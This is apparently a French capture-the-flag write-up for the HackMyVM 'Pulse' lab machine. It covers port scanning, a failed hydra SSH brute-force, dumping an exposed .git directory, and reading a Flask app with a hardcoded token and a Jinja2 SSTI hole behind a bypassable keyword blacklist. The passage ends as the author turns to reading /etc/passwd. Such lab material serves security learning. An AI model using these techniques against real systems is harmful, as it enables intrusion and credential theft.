Pulse
Pulse est une machine de niveau moyen de la plateforme hackmyvm créer par mikisbd, la machine est vulnérable a l'injection SSTI, elle met en garde contre l'exposition des information sensible dans git et dans le fichier robots.txt. ainsi que le détournement de SETENV pour une élévation de privilèges sur le system et aussi la faiblesse de filtre de mot clé par le blacklist
Reconnaissance - IP Cible
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for d4fl0n:
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
. . . .
10.0.2.105	08:00:27:d4:9d:32	PCS Systemtechnik GmbH
Reconnaissance - Scan de port
nous allons faire une balayage de port sur toutes la plage de 1-65535
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-14 05:31 -0400
Nmap scan report for 10.0.2.105
Host is up (0.0030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:D4:9D:32 (Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 22,80 -A -O -sCV 10.0.2.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-14 05:33 -0400
Nmap scan report for 10.0.2.105
Host is up (0.0078s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.28.3 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/dev/ /internal/
|_http-title: Pulse Systems | Distributed Telemetry & Infrastructure Observa...
|_http-server-header: nginx/1.28.3 (Ubuntu)
MAC Address: 08:00:27:D4:9D:32 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32 (93%), Google Chromecast or Roku TV (Linux 4.9) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Nintendo Switch (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
nous avons 2 ports ouverts 22,80 respectivement ssh, http
Enumération SSH
1
2
3
4
5
6
7
8
9
┌──(d4fl0n㉿kali)-[~]
└─$ ssh 10.0.2.105
The authenticity of host '10.0.2.105 (10.0.2.105)' can't be established.
ED25519 key fingerprint is: SHA256:szWG4HvPrFuLDjY8fj9ctzkikE2x5/YODzhGcLxQGGE
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:24: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.105' (ED25519) to the list of known hosts.
d4fl0n@10.0.2.105's password:
la connexion ssh par mot de passe est autorisé donc avec un couple de username et password valide nous pouvons se connecter
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(d4fl0n㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.105 -t 64
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-14 05:58:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://10.0.2.105:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-14 05:59:11
la connexion multiple au ssh est désactivé, donc même avec une username system valide nous ne pouvons pas faire de brute force au ssh
Enumération web

accédons au site web http://10.0.2.105
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://10.0.2.105 2>/dev/null | grep -i pulse
<title>Pulse Systems | Distributed Telemetry & Infrastructure Observability</title>
.pulse-dot {
animation: pulse 2s infinite;
@keyframes pulse {
<div class="pulse-dot"></div>
<span>Pulse Systems</span>
<a href="http://monitor.pulse.hmv" class="btn-status">Console Login</a>
<p>Pulse Systems delivers sub-millisecond metrics, automated incident escalation, and intelligent cluster diagnostics for cloud-native ecosystems.</p>
<p>© 2026 Pulse Systems Corp. All rights reserved. | Internal services registered under <code>.hmv</code> intranet.</p>
<p style="margin-top: 8px; font-size: 0.8rem;">Pulse Node ID: <code>node-eu-west-01.pulse.hmv</code></p>
nous avons trouver 2 sous-domaine vhosts + le domaine principale qui est pulse.hmv
1
2
3
monitor.pulse.hmv
node-eu-west-01.pulse.hmv
pulse.hmv
nous allons essayer d’ajouter ses vhosts dans /etc/hosts pour une résolution DNS en pointant ses vhosts sur l’adresse IP cible
1
2
3
4
5
6
7
8
──(d4fl0n㉿kali)-[~]
└─$ echo "10.0.2.105 pulse.hmv monitor.pulse.hmv" | sudo tee -a /etc/hosts
[sudo] password for d4fl0n:
10.0.2.105 pulse.hmv monitor.pulse.hmv

┌──(d4fl0n㉿kali)-[~]
└─$ echo "10.0.2.105 node-eu-west-01.pulse.hmv" | sudo tee -a /etc/hosts
10.0.2.105 node-eu-west-01.pulse.hmv
d’après le scan nmap nous avons un fichier /robots.txt qui comporte certaine répertoire nous allons le revérifier
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://pulse.hmv/robots.txt
User-agent: *
Disallow: /dev/
Disallow: /internal/

# Pulse Infrastructure Portal
# Notice: Internal monitoring and diagnostic tools moved to: http://monitor.pulse.hmv
information intéressent, le sous-domaine monitor.pulse.hmv nous sert du monitoring et diagnostique nous allons d’abord vérifier le répertoire /dev/ avant de passer au sous domaine

nous avons trouver la note du DevOps Alex Morgan ainsi que son adresse mail professionnel alex@pulse.hmv , la note nous permet d’apprendre que le sous-domaine http://monitor.pulse.hmv viens d’être publier récemment ainsi que le Rappel de sécurité critique de l’exposition du dossier .git au public. nous allons le vérifier

le .git est viens exposer nous allons le récupérer pour vérifier les historique du commit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(d4fl0n㉿kali)-[~/Tools/GitTools/Dumper]
└─$ ./gitdumper.sh http://monitor.pulse.hmv/.git/ ~/HackMyvm
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating /home/d4fl0n/HackMyvm/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/48/3e1a3fa6fa97d5684a6e495a1980b2c492633b
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/21/c93467ea41f8abca8dda2261ceea6a5078b347
[+] Downloaded: objects/65/fdb695a7038471f1a8b6a101a1706f428c0e1c
[+] Downloaded: objects/9d/16f9c8b8e589e1e5b0da738eabb771b6ca0747
[+] Downloaded: objects/64/141791d5e6e08d8ec4b79dceaef5ff3fad00a9
[+] Downloaded: objects/13/68c65ccfe92aea87f7081195ae305e998900ce
[+] Downloaded: objects/b3/922a7fd7d48a5c298cfa644292c4b9d3badea6
[+] Downloaded: objects/4f/2e02b86b3e37e680793f0ee43d57d00290f2b0
[+] Downloaded: objects/64/789d71ac6385d4bb62ecaef371e8cb802df6e1
[+] Downloaded: objects/ac/5bb31501c69b56932ee878b95e8f52a61df602
[+] Downloaded: objects/95/657ca0bb8f9c215ea30d5a41893d0313415777
[+] Downloaded: objects/62/2b3c9f4d64493330241aa5e54b7b726a04cb15
nous avons récupérer le répertoire .git ainsi que les fichier, nous allons passer a l’extraction pour récupérer le contenu lisible
1
2
3
4
5
┌──(d4fl0n㉿kali)-[~/HackMyvm/.git]
└─$ git log --all --oneline
483e1a3 (HEAD -> master) security: enforce X-Pulse-Auth header authentication on /diagnostics endpoint
65fdb69 feat: add notification template rendering sandbox for alert testing
21c9346 feat: initial commit for Pulse cluster telemetry monitor
y’a une 3 commit, nous allons afficher premier commit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(d4fl0n㉿kali)-[~/HackMyvm/.git]
└─$ git show 483e1a3
commit 483e1a3fa6fa97d5684a6e495a1980b2c492633b (HEAD -> master)
Author: Alex Morgan <alex@pulse.hmv>
Date:   Thu Sep 10 10:10:59 2026 +0000

    security: enforce X-Pulse-Auth header authentication on /diagnostics endpoint

diff --git a/app.py b/app.py
new file mode 100644
index 0000000..b3922a7
--- /dev/null
+++ b/app.py
@@ -0,0 +1,68 @@
+#!/usr/bin/env python3
+import os
+import datetime
+from flask import Flask, render_template, render_template_string, request, jsonify
+
+app = Flask(__name__)
+app.config['SECRET_KEY'] = 'c798e1f02a45b891d2ef64098bc19a32'
+
+# Security token for automated alerting diagnostic probes
+DIAGNOSTIC_TOKEN = "pU1s3_d14gn0st1cs_k3y_98234"
+
nous avons trouver une la clé secrète ainsi que le token de diagnostique, nous allons maintenant vérifier le sous-domaine http://minitor.pulse.hmv

nous avons une bouton Alert Diagnostics Tool qui nous amène a la page de diagnostique

la page de diagnostique nous demande une Token X-Pulse-Auth que nous avons récupérer dans le commit, le test nous informe au l’utilisation du Template Jinja2, il s’agit probablement de la faille SSTI, mais nous allons utiliser extractor.sh de GitTools pour lire le code source du site
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(d4fl0n㉿kali)-[~/Tools/GitTools/Extractor]
└─$ ./extractor.sh ~/HackMyvm/ ~/HackMyvm
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 483e1a3fa6fa97d5684a6e495a1980b2c492633b
[+] Found file: /home/d4fl0n/HackMyvm/0-483e1a3fa6fa97d5684a6e495a1980b2c492633b/app.py
[+] Found file: /home/d4fl0n/HackMyvm/0-483e1a3fa6fa97d5684a6e495a1980b2c492633b/config.py
[+] Found folder: /home/d4fl0n/HackMyvm/0-483e1a3fa6fa97d5684a6e495a1980b2c492633b/templates
[+] Found file: /home/d4fl0n/HackMyvm/0-483e1a3fa6fa97d5684a6e495a1980b2c492633b/templates/diagnostics.html
[+] Found file: /home/d4fl0n/HackMyvm/0-483e1a3fa6fa97d5684a6e495a1980b2c492633b/templates/index.html
[+] Found commit: 65fdb695a7038471f1a8b6a101a1706f428c0e1c
[+] Found file: /home/d4fl0n/HackMyvm/1-65fdb695a7038471f1a8b6a101a1706f428c0e1c/config.py
[+] Found folder: /home/d4fl0n/HackMyvm/1-65fdb695a7038471f1a8b6a101a1706f428c0e1c/templates
[+] Found file: /home/d4fl0n/HackMyvm/1-65fdb695a7038471f1a8b6a101a1706f428c0e1c/templates/diagnostics.html
[+] Found file: /home/d4fl0n/HackMyvm/1-65fdb695a7038471f1a8b6a101a1706f428c0e1c/templates/index.html
[+] Found commit: 21c93467ea41f8abca8dda2261ceea6a5078b347
[+] Found file: /home/d4fl0n/HackMyvm/2-21c93467ea41f8abca8dda2261ceea6a5078b347/config.py
[+] Found folder: /home/d4fl0n/HackMyvm/2-21c93467ea41f8abca8dda2261ceea6a5078b347/templates
[+] Found file: /home/d4fl0n/HackMyvm/2-21c93467ea41f8abca8dda2261ceea6a5078b347/templates/index.html
nous avons trouver 2 fichier intéressent app.py et config.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
┌──(d4fl0n㉿kali)-[~/Tools/GitTools/Dumper]
└─$ cat /home/d4fl0n/HackMyvm/0-483e1a3fa6fa97d5684a6e495a1980b2c492633b/app.py
#!/usr/bin/env python3
import os
import datetime
from flask import Flask, render_template, render_template_string, request, jsonify

app = Flask(__name__)
app.config['SECRET_KEY'] = 'c798e1f02a45b891d2ef64098bc19a32'

# Security token for automated alerting diagnostic probes
DIAGNOSTIC_TOKEN = "pU1s3_d14gn0st1cs_k3y_98234"

SYSTEM_NODES = [
    {"name": "Core-Gateway-01", "ip": "10.0.2.15", "status": "UP", "cpu": "14%", "mem": "42%", "latency": "1.2ms"},
    {"name": "Telemetry-Broker-01", "ip": "10.0.2.16", "status": "UP", "cpu": "28%", "mem": "61%", "latency": "2.4ms"},
    {"name": "Audit-Pipeline-01", "ip": "10.0.2.17", "status": "UP", "cpu": "9%", "mem": "33%", "latency": "1.8ms"},
    {"name": "Database-Cluster-Primary", "ip": "10.0.2.18", "status": "UP", "cpu": "35%", "mem": "78%", "latency": "0.9ms"}
]

@app.route('/')
def index():
    now = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S UTC")
    return render_template('index.html', nodes=SYSTEM_NODES, timestamp=now)

@app.route('/api/nodes', methods=['GET'])
def api_nodes():
    return jsonify({
        "status": "success",
        "cluster": "pulse-prod-eu",
        "nodes": SYSTEM_NODES
    })

@app.route('/diagnostics', methods=['GET', 'POST'])
def diagnostics():
    if request.method == 'GET':
        return render_template('diagnostics.html')

    token = request.headers.get('X-Pulse-Auth') or request.form.get('token') or request.args.get('token')
    if token != DIAGNOSTIC_TOKEN:
        return jsonify({
            "status": "error",
            "message": "Access Denied: Missing or invalid diagnostic authentication token."
        }), 403

    template = request.form.get('template') or request.args.get('template') or "System Health: All metrics within threshold."

    # Filter dangerous keywords in templates
    blacklist = ['os', 'popen', 'system', 'subprocess', 'eval', 'exec', 'commands', '__import__']
    for keyword in blacklist:
        if keyword in template.lower():
            return jsonify({
                "status": "error",
                "message": f"Security restriction: Keyword '{keyword}' is blocked by template sanitizer."
            }), 400

    try:
        rendered = render_template_string(template)
        return jsonify({
            "status": "success",
            "output": rendered
        })
    except Exception as e:
        return jsonify({
            "status": "error",
            "message": f"Template compilation failed: {str(e)}"
        }), 500

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
1
2
3
4
5
6
7
8
9
10
11
┌──(d4fl0n㉿kali)-[~/Tools/GitTools/Dumper]
└─$ cat /home/d4fl0n/HackMyvm/0-483e1a3fa6fa97d5684a6e495a1980b2c492633b/config.py
# Pulse Monitoring Configuration
DEBUG = False
SECRET_KEY = "c798e1f02a45b891d2ef64098bc19a32"

# Central user database location
DATABASE_PATH = "/opt/pulse/data/users.db"

# Lead Infrastructure Engineer
MAINTAINER = "alex@pulse.hmv"
alex est le mainteneur du projet, notre théorie sur l’injection SSTI est confirme dans le code source
1
2
3
4
5
    try:
        rendered = render_template_string(template)
        return jsonify({
            "status": "success",
            "output": rendered
certaine fonction python sont blacklister, nous devrons essayer de les contourner pour obtenir l’exécution de commande système
1
2
3
4
5
6
7
8
 # Filter dangerous keywords in templates
    blacklist = ['os', 'popen', 'system', 'subprocess', 'eval', 'exec', 'commands', '__import__']
    for keyword in blacklist:
        if keyword in template.lower():
            return jsonify({
                "status": "error",
                "message": f"Security restriction: Keyword '{keyword}' is blocked by template sanitizer."
            })

notre payload a été évaluer, nous avons le résultat 47
lisons maintenant le fichier /etc/passwd
